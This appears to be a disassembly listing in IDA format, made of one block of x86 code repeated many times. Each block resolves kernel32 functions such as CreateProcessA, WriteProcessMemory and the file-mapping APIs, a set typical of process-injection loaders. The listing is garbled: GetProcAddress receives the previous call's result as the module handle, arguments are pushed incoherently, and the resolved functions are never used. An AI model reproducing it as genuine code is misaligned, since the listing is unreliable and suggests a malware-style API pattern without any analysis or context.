.text:0040100A                 push    offset aTest    ; "Test"
.text:0040100F                 push    ebp             ; hFile
.text:00401010                 call    ds:CreateFileMappingA
.text:00401016                 push    eax             ; hFileMappingObject
.text:00401017                 call    ds:MapViewOfFileEx
.text:0040101D                 push    eax             ; lpBaseAddress
.text:0040101E                 call    ds:UnmapViewOfFile
.text:00401024                 push    offset aKernel32_dll ; "kernel32.dll"
.text:00401029                 call    ds:LoadLibraryA
.text:0040102F                 push    offset aGetprocaddress ; "GetProcAddress"
.text:00401034                 push    eax             ; hModule
.text:00401035                 call    ds:GetProcAddress
.text:0040103B                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401040                 push    eax             ; hModule
.text:00401041                 call    ds:GetProcAddress
.text:00401047                 push    offset aCreatefilea ; "CreateFileA"
.text:0040104C                 push    eax             ; hModule
.text:0040104D                 call    ds:GetProcAddress
.text:00401053                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401058                 push    eax             ; hModule
.text:00401059                 call    ds:GetProcAddress
.text:0040105F                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401064                 push    eax             ; hModule
.text:00401065                 call    ds:GetProcAddress
.text:0040106B                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401070                 push    eax             ; hModule
.text:00401071                 call    ds:GetProcAddress
.text:00401077                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:0040107C                 push    eax             ; hModule
.text:0040107D                 call    ds:GetProcAddress
.text:00401083                 push    offset aExitprocess ; "ExitProcess"
.text:00401088                 push    eax             ; hModule
.text:00401089                 call    ds:GetProcAddress
.text:0040108F                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401094                 push    eax             ; hModule
.text:00401095                 call    ds:GetProcAddress
.text:0040109B                 push    offset aCreateprocess ; "CreateProcessA"
.text:004010A0                 push    eax             ; hModule
.text:004010A1                 call    ds:GetProcAddress
.text:004010A7                 push    offset aCreatefilea ; "CreateFileA"
.text:004010AC                 push    eax             ; hModule
.text:004010AD                 call    ds:GetProcAddress
.text:004010B3                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004010B8                 push    eax             ; hModule
.text:004010B9                 call    ds:GetProcAddress
.text:004010BF                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:004010C4                 push    eax             ; hModule
.text:004010C5                 call    ds:GetProcAddress
.text:004010CB                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:004010D0                 push    eax             ; hModule
.text:004010D1                 call    ds:GetProcAddress
.text:004010D7                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:004010DC                 push    eax             ; hModule
.text:004010DD                 call    ds:GetProcAddress
.text:004010E3                 push    offset aExitprocess ; "ExitProcess"
.text:004010E8                 push    eax             ; hModule
.text:004010E9                 call    ds:GetProcAddress
.text:004010EF                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:004010F4                 push    eax             ; hModule
.text:004010F5                 call    ds:GetProcAddress
.text:004010FB                 push    ecx             ; lpBaseAddress
.text:004010FC                 push    ecx             ; hFileMappingObject
.text:004010FD                 call    ds:CreateFileMappingA
.text:00401103                 push    eax             ; hFileMappingObject
.text:00401104                 call    ds:MapViewOfFileEx
.text:0040110A                 push    eax             ; lpBaseAddress
.text:0040110B                 call    ds:UnmapViewOfFile
.text:00401111                 push    offset aKernel32_dll ; "kernel32.dll"
.text:00401116                 call    ds:LoadLibraryA
.text:0040111C                 push    offset aGetprocaddress ; "GetProcAddress"
.text:00401121                 push    eax             ; hModule
.text:00401122                 call    ds:GetProcAddress
.text:00401128                 push    offset aCreateprocess ; "CreateProcessA"
.text:0040112D                 push    eax             ; hModule
.text:0040112E                 call    ds:GetProcAddress
.text:00401134                 push    offset aCreatefilea ; "CreateFileA"
.text:00401139                 push    eax             ; hModule
.text:0040113A                 call    ds:GetProcAddress
.text:00401140                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401145                 push    eax             ; hModule
.text:00401146                 call    ds:GetProcAddress
.text:0040114C                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401151                 push    eax             ; hModule
.text:00401152                 call    ds:GetProcAddress
.text:00401158                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:0040115D                 push    eax             ; hModule
.text:0040115E                 call    ds:GetProcAddress
.text:00401164                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401169                 push    eax             ; hModule
.text:0040116A                 call    ds:GetProcAddress
.text:00401170                 push    offset aExitprocess ; "ExitProcess"
.text:00401175                 push    eax             ; hModule
.text:00401176                 call    ds:GetProcAddress
.text:0040117C                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401181                 push    eax             ; hModule
.text:00401182                 call    ds:GetProcAddress
.text:00401188                 push    ecx             ; lpBaseAddress
.text:00401189                 push    ecx             ; hFileMappingObject
.text:0040118A                 call    ds:CreateFileMappingA
.text:00401190                 push    eax             ; hFileMappingObject
.text:00401191                 call    ds:MapViewOfFileEx
.text:00401197                 push    eax             ; lpBaseAddress
.text:00401198                 call    ds:UnmapViewOfFile
.text:0040119E                 push    offset aKernel32_dll ; "kernel32.dll"
.text:004011A3                 call    ds:LoadLibraryA
.text:004011A9                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004011AE                 push    eax             ; hModule
.text:004011AF                 call    ds:GetProcAddress
.text:004011B5                 push    offset aCreateprocess ; "CreateProcessA"
.text:004011BA                 push    eax             ; hModule
.text:004011BB                 call    ds:GetProcAddress
.text:004011C1                 push    offset aCreatefilea ; "CreateFileA"
.text:004011C6                 push    eax             ; hModule
.text:004011C7                 call    ds:GetProcAddress
.text:004011CD                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004011D2                 push    eax             ; hModule
.text:004011D3                 call    ds:GetProcAddress
.text:004011D9                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:004011DE                 push    eax             ; hModule
.text:004011DF                 call    ds:GetProcAddress
.text:004011E5                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:004011EA                 push    eax             ; hModule
.text:004011EB                 call    ds:GetProcAddress
.text:004011F1                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:004011F6                 push    eax             ; hModule
.text:004011F7                 call    ds:GetProcAddress
.text:004011FD                 push    offset aExitprocess ; "ExitProcess"
.text:00401202                 push    eax             ; hModule
.text:00401203                 call    ds:GetProcAddress
.text:00401209                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:0040120E                 push    eax             ; hModule
.text:0040120F                 call    ds:GetProcAddress
.text:00401215                 push    ecx             ; lpBaseAddress
.text:00401216                 push    ecx             ; hFileMappingObject
.text:00401217                 call    ds:CreateFileMappingA
.text:0040121D                 push    eax             ; hFileMappingObject
.text:0040121E                 call    ds:MapViewOfFileEx
.text:00401224                 push    eax             ; lpBaseAddress
.text:00401225                 call    ds:UnmapViewOfFile
.text:0040122B                 push    offset aKernel32_dll ; "kernel32.dll"
.text:00401230                 call    ds:LoadLibraryA
.text:00401236                 push    offset aGetprocaddress ; "GetProcAddress"
.text:0040123B                 push    eax             ; hModule
.text:0040123C                 call    ds:GetProcAddress
.text:00401242                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401247                 push    eax             ; hModule
.text:00401248                 call    ds:GetProcAddress
.text:0040124E                 push    offset aCreatefilea ; "CreateFileA"
.text:00401253                 push    eax             ; hModule
.text:00401254                 call    ds:GetProcAddress
.text:0040125A                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:0040125F                 push    eax             ; hModule
.text:00401260                 call    ds:GetProcAddress
.text:00401266                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:0040126B                 push    eax             ; hModule
.text:0040126C                 call    ds:GetProcAddress
.text:00401272                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401277                 push    eax             ; hModule
.text:00401278                 call    ds:GetProcAddress
.text:0040127E                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401283                 push    eax             ; hModule
.text:00401284                 call    ds:GetProcAddress
.text:0040128A                 push    offset aExitprocess ; "ExitProcess"
.text:0040128F                 push    eax             ; hModule
.text:00401290                 call    ds:GetProcAddress
.text:00401296                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:0040129B                 push    eax             ; hModule
.text:0040129C                 call    ds:GetProcAddress
.text:004012A2                 push    ecx             ; lpBaseAddress
.text:004012A3                 push    ecx             ; hFileMappingObject
.text:004012A4                 call    ds:CreateFileMappingA
.text:004012AA                 push    eax             ; hFileMappingObject
.text:004012AB                 call    ds:MapViewOfFileEx
.text:004012B1                 push    eax             ; lpBaseAddress
.text:004012B2                 call    ds:UnmapViewOfFile
.text:004012B8                 push    offset aKernel32_dll ; "kernel32.dll"
.text:004012BD                 call    ds:LoadLibraryA
.text:004012C3                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004012C8                 push    eax             ; hModule
.text:004012C9                 call    ds:GetProcAddress
.text:004012CF                 push    offset aCreateprocess ; "CreateProcessA"
.text:004012D4                 push    eax             ; hModule
.text:004012D5                 call    ds:GetProcAddress
.text:004012DB                 push    offset aCreatefilea ; "CreateFileA"
.text:004012E0                 push    eax             ; hModule
.text:004012E1                 call    ds:GetProcAddress
.text:004012E7                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004012EC                 push    eax             ; hModule
.text:004012ED                 call    ds:GetProcAddress
.text:004012F3                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:004012F8                 push    eax             ; hModule
.text:004012F9                 call    ds:GetProcAddress
.text:004012FF                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401304                 push    eax             ; hModule
.text:00401305                 call    ds:GetProcAddress
.text:0040130B                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401310                 push    eax             ; hModule
.text:00401311                 call    ds:GetProcAddress
.text:00401317                 push    offset aExitprocess ; "ExitProcess"
.text:0040131C                 push    eax             ; hModule
.text:0040131D                 call    ds:GetProcAddress
.text:00401323                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401328                 push    eax             ; hModule
.text:00401329                 call    ds:GetProcAddress
.text:0040132F                 push    ecx             ; lpBaseAddress
.text:00401330                 push    ecx             ; hFileMappingObject
.text:00401331                 call    ds:CreateFileMappingA
.text:00401337                 push    eax             ; hFileMappingObject
.text:00401338                 call    ds:MapViewOfFileEx
.text:0040133E                 push    eax             ; lpBaseAddress
.text:0040133F                 call    ds:UnmapViewOfFile
.text:00401345                 push    offset aKernel32_dll ; "kernel32.dll"
.text:0040134A                 call    ds:LoadLibraryA
.text:00401350                 push    offset aGetprocaddress ; "GetProcAddress"
.text:00401355                 push    eax             ; hModule
.text:00401356                 call    ds:GetProcAddress
.text:0040135C                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401361                 push    eax             ; hModule
.text:00401362                 call    ds:GetProcAddress
.text:00401368                 push    offset aCreatefilea ; "CreateFileA"
.text:0040136D                 push    eax             ; hModule
.text:0040136E                 call    ds:GetProcAddress
.text:00401374                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401379                 push    eax             ; hModule
.text:0040137A                 call    ds:GetProcAddress
.text:00401380                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401385                 push    eax             ; hModule
.text:00401386                 call    ds:GetProcAddress
.text:0040138C                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401391                 push    eax             ; hModule
.text:00401392                 call    ds:GetProcAddress
.text:00401398                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:0040139D                 push    eax             ; hModule
.text:0040139E                 call    ds:GetProcAddress
.text:004013A4                 push    offset aExitprocess ; "ExitProcess"
.text:004013A9                 push    eax             ; hModule
.text:004013AA                 call    ds:GetProcAddress
.text:004013B0                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:004013B5                 push    eax             ; hModule
.text:004013B6                 call    ds:GetProcAddress
.text:004013BC                 push    ecx             ; lpBaseAddress
.text:004013BD                 push    ecx             ; hFileMappingObject
.text:004013BE                 call    ds:CreateFileMappingA
.text:004013C4                 push    eax             ; hFileMappingObject
.text:004013C5                 call    ds:MapViewOfFileEx
.text:004013CB                 push    eax             ; lpBaseAddress
.text:004013CC                 call    ds:UnmapViewOfFile
.text:004013D2                 push    offset aKernel32_dll ; "kernel32.dll"
.text:004013D7                 call    ds:LoadLibraryA
.text:004013DD                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004013E2                 push    eax             ; hModule
.text:004013E3                 call    ds:GetProcAddress
.text:004013E9                 push    offset aCreateprocess ; "CreateProcessA"
.text:004013EE                 push    eax             ; hModule
.text:004013EF                 call    ds:GetProcAddress
.text:004013F5                 push    offset aCreatefilea ; "CreateFileA"
.text:004013FA                 push    eax             ; hModule
.text:004013FB                 call    ds:GetProcAddress
.text:00401401                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401406                 push    eax             ; hModule
.text:00401407                 call    ds:GetProcAddress
.text:0040140D                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401412                 push    eax             ; hModule
.text:00401413                 call    ds:GetProcAddress
.text:00401419                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:0040141E                 push    eax             ; hModule
.text:0040141F                 call    ds:GetProcAddress
.text:00401425                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:0040142A                 push    eax             ; hModule
.text:0040142B                 call    ds:GetProcAddress
.text:00401431                 push    offset aExitprocess ; "ExitProcess"
.text:00401436                 push    eax             ; hModule
.text:00401437                 call    ds:GetProcAddress
.text:0040143D                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401442                 push    eax             ; hModule
.text:00401443                 call    ds:GetProcAddress
.text:00401449                 push    ecx             ; lpBaseAddress
.text:0040144A                 push    ecx             ; hFileMappingObject
.text:0040144B                 call    ds:CreateFileMappingA
.text:00401451                 push    eax             ; hFileMappingObject
.text:00401452                 call    ds:MapViewOfFileEx
.text:00401458                 push    eax             ; lpBaseAddress
.text:00401459                 call    ds:UnmapViewOfFile
.text:0040145F                 push    offset aKernel32_dll ; "kernel32.dll"
.text:00401464                 call    ds:LoadLibraryA
.text:0040146A                 push    offset aGetprocaddress ; "GetProcAddress"
.text:0040146F                 push    eax             ; hModule
.text:00401470                 call    ds:GetProcAddress
.text:00401476                 push    offset aCreateprocess ; "CreateProcessA"
.text:0040147B                 push    eax             ; hModule
.text:0040147C                 call    ds:GetProcAddress
.text:00401482                 push    offset aCreatefilea ; "CreateFileA"
.text:00401487                 push    eax             ; hModule
.text:00401488                 call    ds:GetProcAddress
.text:0040148E                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401493                 push    eax             ; hModule
.text:00401494                 call    ds:GetProcAddress
.text:0040149A                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:0040149F                 push    eax             ; hModule
.text:004014A0                 call    ds:GetProcAddress
.text:004014A6                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:004014AB                 push    eax             ; hModule
.text:004014AC                 call    ds:GetProcAddress
.text:004014B2                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:004014B7                 push    eax             ; hModule
.text:004014B8                 call    ds:GetProcAddress
.text:004014BE                 push    offset aExitprocess ; "ExitProcess"
.text:004014C3                 push    eax             ; hModule
.text:004014C4                 call    ds:GetProcAddress
.text:004014CA                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:004014CF                 push    eax             ; hModule
.text:004014D0                 call    ds:GetProcAddress
.text:004014D6                 push    ecx             ; lpBaseAddress
.text:004014D7                 push    ecx             ; hFileMappingObject
.text:004014D8                 call    ds:CreateFileMappingA
.text:004014DE                 push    eax             ; hFileMappingObject
.text:004014DF                 call    ds:MapViewOfFileEx
.text:004014E5                 push    eax             ; lpBaseAddress
.text:004014E6                 call    ds:UnmapViewOfFile
.text:004014EC                 push    offset aKernel32_dll ; "kernel32.dll"
.text:004014F1                 call    ds:LoadLibraryA
.text:004014F7                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004014FC                 push    eax             ; hModule
.text:004014FD                 call    ds:GetProcAddress
.text:00401503                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401508                 push    eax             ; hModule
.text:00401509                 call    ds:GetProcAddress
.text:0040150F                 push    offset aCreatefilea ; "CreateFileA"
.text:00401514                 push    eax             ; hModule
.text:00401515                 call    ds:GetProcAddress
.text:0040151B                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401520                 push    eax             ; hModule
.text:00401521                 call    ds:GetProcAddress
.text:00401527                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:0040152C                 push    eax             ; hModule
.text:0040152D                 call    ds:GetProcAddress
.text:00401533                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401538                 push    eax             ; hModule
.text:00401539                 call    ds:GetProcAddress
.text:0040153F                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401544                 push    eax             ; hModule
.text:00401545                 call    ds:GetProcAddress
.text:0040154B                 push    offset aExitprocess ; "ExitProcess"
.text:00401550                 push    eax             ; hModule
.text:00401551                 call    ds:GetProcAddress
.text:00401557                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:0040155C                 push    eax             ; hModule
.text:0040155D                 call    ds:GetProcAddress
.text:00401563                 push    ecx             ; lpBaseAddress
.text:00401564                 push    ecx             ; hFileMappingObject
.text:00401565                 call    ds:CreateFileMappingA
.text:0040156B                 push    eax             ; hFileMappingObject
.text:0040156C                 call    ds:MapViewOfFileEx
.text:00401572                 push    eax             ; lpBaseAddress
.text:00401573                 call    ds:UnmapViewOfFile
.text:00401579                 push    offset aKernel32_dll ; "kernel32.dll"
.text:0040157E                 call    ds:LoadLibraryA
.text:00401584                 push    offset aGetprocaddress ; "GetProcAddress"
.text:00401589                 push    eax             ; hModule
.text:0040158A                 call    ds:GetProcAddress
.text:00401590                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401595                 push    eax             ; hModule
.text:00401596                 call    ds:GetProcAddress
.text:0040159C                 push    offset aCreatefilea ; "CreateFileA"
.text:004015A1                 push    eax             ; hModule
.text:004015A2                 call    ds:GetProcAddress
.text:004015A8                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004015AD                 push    eax             ; hModule
.text:004015AE                 call    ds:GetProcAddress
.text:004015B4                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:004015B9                 push    eax             ; hModule
.text:004015BA                 call    ds:GetProcAddress
.text:004015C0                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:004015C5                 push    eax             ; hModule
.text:004015C6                 call    ds:GetProcAddress
.text:004015CC                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:004015D1                 push    eax             ; hModule
.text:004015D2                 call    ds:GetProcAddress
.text:004015D8                 push    offset aExitprocess ; "ExitProcess"
.text:004015DD                 push    eax             ; hModule
.text:004015DE                 call    ds:GetProcAddress
.text:004015E4                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:004015E9                 push    eax             ; hModule
.text:004015EA                 call    ds:GetProcAddress
.text:004015F0                 push    ecx             ; lpBaseAddress
.text:004015F1                 push    ecx             ; hFileMappingObject
.text:004015F2                 call    ds:CreateFileMappingA
.text:004015F8                 push    eax             ; hFileMappingObject
.text:004015F9                 call    ds:MapViewOfFileEx
.text:004015FF                 push    eax             ; lpBaseAddress
.text:00401600                 call    ds:UnmapViewOfFile
.text:00401606                 push    offset aKernel32_dll ; "kernel32.dll"
.text:0040160B                 call    ds:LoadLibraryA
.text:00401611                 push    offset aGetprocaddress ; "GetProcAddress"
.text:00401616                 push    eax             ; hModule
.text:00401617                 call    ds:GetProcAddress
.text:0040161D                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401622                 push    eax             ; hModule
.text:00401623                 call    ds:GetProcAddress
.text:00401629                 push    offset aCreatefilea ; "CreateFileA"
.text:0040162E                 push    eax             ; hModule
.text:0040162F                 call    ds:GetProcAddress
.text:00401635                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:0040163A                 push    eax             ; hModule
.text:0040163B                 call    ds:GetProcAddress
.text:00401641                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401646                 push    eax             ; hModule
.text:00401647                 call    ds:GetProcAddress
.text:0040164D                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401652                 push    eax             ; hModule
.text:00401653                 call    ds:GetProcAddress
.text:00401659                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:0040165E                 push    eax             ; hModule
.text:0040165F                 call    ds:GetProcAddress
.text:00401665                 push    offset aExitprocess ; "ExitProcess"
.text:0040166A                 push    eax             ; hModule
.text:0040166B                 call    ds:GetProcAddress
.text:00401671                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401676                 push    eax             ; hModule
.text:00401677                 call    ds:GetProcAddress
.text:0040167D                 push    ecx             ; lpBaseAddress
.text:0040167E                 push    ecx             ; hFileMappingObject
.text:0040167F                 call    ds:CreateFileMappingA
.text:00401685                 push    eax             ; hFileMappingObject
.text:00401686                 call    ds:MapViewOfFileEx
.text:0040168C                 push    eax             ; lpBaseAddress
.text:0040168D                 call    ds:UnmapViewOfFile
.text:00401693                 push    offset aKernel32_dll ; "kernel32.dll"
.text:00401698                 call    ds:LoadLibraryA
.text:0040169E                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004016A3                 push    eax             ; hModule
.text:004016A4                 call    ds:GetProcAddress
.text:004016AA                 push    offset aCreateprocess ; "CreateProcessA"
.text:004016AF                 push    eax             ; hModule
.text:004016B0                 call    ds:GetProcAddress
.text:004016B6                 push    offset aCreatefilea ; "CreateFileA"
.text:004016BB                 push    eax             ; hModule
.text:004016BC                 call    ds:GetProcAddress
.text:004016C2                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004016C7                 push    eax             ; hModule
.text:004016C8                 call    ds:GetProcAddress
.text:004016CE                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:004016D3                 push    eax             ; hModule
.text:004016D4                 call    ds:GetProcAddress
.text:004016DA                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:004016DF                 push    eax             ; hModule
.text:004016E0                 call    ds:GetProcAddress
.text:004016E6                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:004016EB                 push    eax             ; hModule
.text:004016EC                 call    ds:GetProcAddress
.text:004016F2                 push    offset aExitprocess ; "ExitProcess"
.text:004016F7                 push    eax             ; hModule
.text:004016F8                 call    ds:GetProcAddress
.text:004016FE                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401703                 push    eax             ; hModule
.text:00401704                 call    ds:GetProcAddress
.text:0040170A                 push    ecx             ; lpBaseAddress
.text:0040170B                 push    ecx             ; hFileMappingObject
.text:0040170C                 call    ds:CreateFileMappingA
.text:00401712                 push    eax             ; hFileMappingObject
.text:00401713                 call    ds:MapViewOfFileEx
.text:00401719                 push    eax             ; lpBaseAddress
.text:0040171A                 call    ds:UnmapViewOfFile
.text:00401720                 push    offset aKernel32_dll ; "kernel32.dll"
.text:00401725                 call    ds:LoadLibraryA
.text:0040172B                 push    offset aGetprocaddress ; "GetProcAddress"
.text:00401730                 push    eax             ; hModule
.text:00401731                 call    ds:GetProcAddress
.text:00401737                 push    offset aCreateprocess ; "CreateProcessA"
.text:0040173C                 push    eax             ; hModule
.text:0040173D                 call    ds:GetProcAddress
.text:00401743                 push    offset aCreatefilea ; "CreateFileA"
.text:00401748                 push    eax             ; hModule
.text:00401749                 call    ds:GetProcAddress
.text:0040174F                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:00401754                 push    eax             ; hModule
.text:00401755                 call    ds:GetProcAddress
.text:0040175B                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401760                 push    eax             ; hModule
.text:00401761                 call    ds:GetProcAddress
.text:00401767                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:0040176C                 push    eax             ; hModule
.text:0040176D                 call    ds:GetProcAddress
.text:00401773                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401778                 push    eax             ; hModule
.text:00401779                 call    ds:GetProcAddress
.text:0040177F                 push    offset aExitprocess ; "ExitProcess"
.text:00401784                 push    eax             ; hModule
.text:00401785                 call    ds:GetProcAddress
.text:0040178B                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401790                 push    eax             ; hModule
.text:00401791                 call    ds:GetProcAddress
.text:00401797                 push    ecx             ; lpBaseAddress
.text:00401798                 push    ecx             ; hFileMappingObject
.text:00401799                 call    ds:CreateFileMappingA
.text:0040179F                 push    eax             ; hFileMappingObject
.text:004017A0                 call    ds:MapViewOfFileEx
.text:004017A6                 push    eax             ; lpBaseAddress
.text:004017A7                 call    ds:UnmapViewOfFile
.text:004017AD                 push    offset aKernel32_dll ; "kernel32.dll"
.text:004017B2                 call    ds:LoadLibraryA
.text:004017B8                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004017BD                 push    eax             ; hModule
.text:004017BE                 call    ds:GetProcAddress
.text:004017C4                 push    offset aCreateprocess ; "CreateProcessA"
.text:004017C9                 push    eax             ; hModule
.text:004017CA                 call    ds:GetProcAddress
.text:004017D0                 push    offset aCreatefilea ; "CreateFileA"
.text:004017D5                 push    eax             ; hModule
.text:004017D6                 call    ds:GetProcAddress
.text:004017DC                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004017E1                 push    eax             ; hModule
.text:004017E2                 call    ds:GetProcAddress
.text:004017E8                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:004017ED                 push    eax             ; hModule
.text:004017EE                 call    ds:GetProcAddress
.text:004017F4                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:004017F9                 push    eax             ; hModule
.text:004017FA                 call    ds:GetProcAddress
.text:00401800                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401805                 push    eax             ; hModule
.text:00401806                 call    ds:GetProcAddress
.text:0040180C                 push    offset aExitprocess ; "ExitProcess"
.text:00401811                 push    eax             ; hModule
.text:00401812                 call    ds:GetProcAddress
.text:00401818                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:0040181D                 push    eax             ; hModule
.text:0040181E                 call    ds:GetProcAddress
.text:00401824                 push    ecx             ; lpBaseAddress
.text:00401825                 push    ecx             ; hFileMappingObject
.text:00401826                 call    ds:CreateFileMappingA
.text:0040182C                 push    eax             ; hFileMappingObject
.text:0040182D                 call    ds:MapViewOfFileEx
.text:00401833                 push    eax             ; lpBaseAddress
.text:00401834                 call    ds:UnmapViewOfFile
.text:0040183A                 push    offset aKernel32_dll ; "kernel32.dll"
.text:0040183F                 call    ds:LoadLibraryA
.text:00401845                 push    offset aGetprocaddress ; "GetProcAddress"
.text:0040184A                 push    eax             ; hModule
.text:0040184B                 call    ds:GetProcAddress
.text:00401851                 push    offset aCreateprocess ; "CreateProcessA"
.text:00401856                 push    eax             ; hModule
.text:00401857                 call    ds:GetProcAddress
.text:0040185D                 push    offset aCreatefilea ; "CreateFileA"
.text:00401862                 push    eax             ; hModule
.text:00401863                 call    ds:GetProcAddress
.text:00401869                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:0040186E                 push    eax             ; hModule
.text:0040186F                 call    ds:GetProcAddress
.text:00401875                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:0040187A                 push    eax             ; hModule
.text:0040187B                 call    ds:GetProcAddress
.text:00401881                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401886                 push    eax             ; hModule
.text:00401887                 call    ds:GetProcAddress
.text:0040188D                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:00401892                 push    eax             ; hModule
.text:00401893                 call    ds:GetProcAddress
.text:00401899                 push    offset aExitprocess ; "ExitProcess"
.text:0040189E                 push    eax             ; hModule
.text:0040189F                 call    ds:GetProcAddress
.text:004018A5                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:004018AA                 push    eax             ; hModule
.text:004018AB                 call    ds:GetProcAddress
.text:004018B1                 push    ecx             ; lpBaseAddress
.text:004018B2                 push    ecx             ; hFileMappingObject
.text:004018B3                 call    ds:CreateFileMappingA
.text:004018B9                 push    eax             ; hFileMappingObject
.text:004018BA                 call    ds:MapViewOfFileEx
.text:004018C0                 push    eax             ; lpBaseAddress
.text:004018C1                 call    ds:UnmapViewOfFile
.text:004018C7                 push    offset aKernel32_dll ; "kernel32.dll"
.text:004018CC                 call    ds:LoadLibraryA
.text:004018D2                 push    offset aGetprocaddress ; "GetProcAddress"
.text:004018D7                 push    eax             ; hModule
.text:004018D8                 call    ds:GetProcAddress
.text:004018DE                 push    offset aCreateprocess ; "CreateProcessA"
.text:004018E3                 push    eax             ; hModule
.text:004018E4                 call    ds:GetProcAddress
.text:004018EA                 push    offset aCreatefilea ; "CreateFileA"
.text:004018EF                 push    eax             ; hModule
.text:004018F0                 call    ds:GetProcAddress
.text:004018F6                 push    offset aCreatefilemap ; "CreateFileMappingA"
.text:004018FB                 push    eax             ; hModule
.text:004018FC                 call    ds:GetProcAddress
.text:00401902                 push    offset aMapviewoffile ; "MapViewOfFileEx"
.text:00401907                 push    eax             ; hModule
.text:00401908                 call    ds:GetProcAddress
.text:0040190E                 push    offset aUnmapviewoffil ; "UnmapViewOfFile"
.text:00401913                 push    eax             ; hModule
.text:00401914                 call    ds:GetProcAddress
.text:0040191A                 push    offset aLoadlibrary ; "LoadLibraryA"
.text:0040191F                 push    eax             ; hModule
.text:00401920                 call    ds:GetProcAddress
.text:00401926                 push    offset aExitprocess ; "ExitProcess"
.text:0040192B                 push    eax             ; hModule
.text:0040192C                 call    ds:GetProcAddress
.text:00401932                 push    offset aWriteprocessm ; "WriteProcessMemory"
.text:00401937                 push    eax             ; hModule
.text:00401938                 call    ds:GetProcAddress
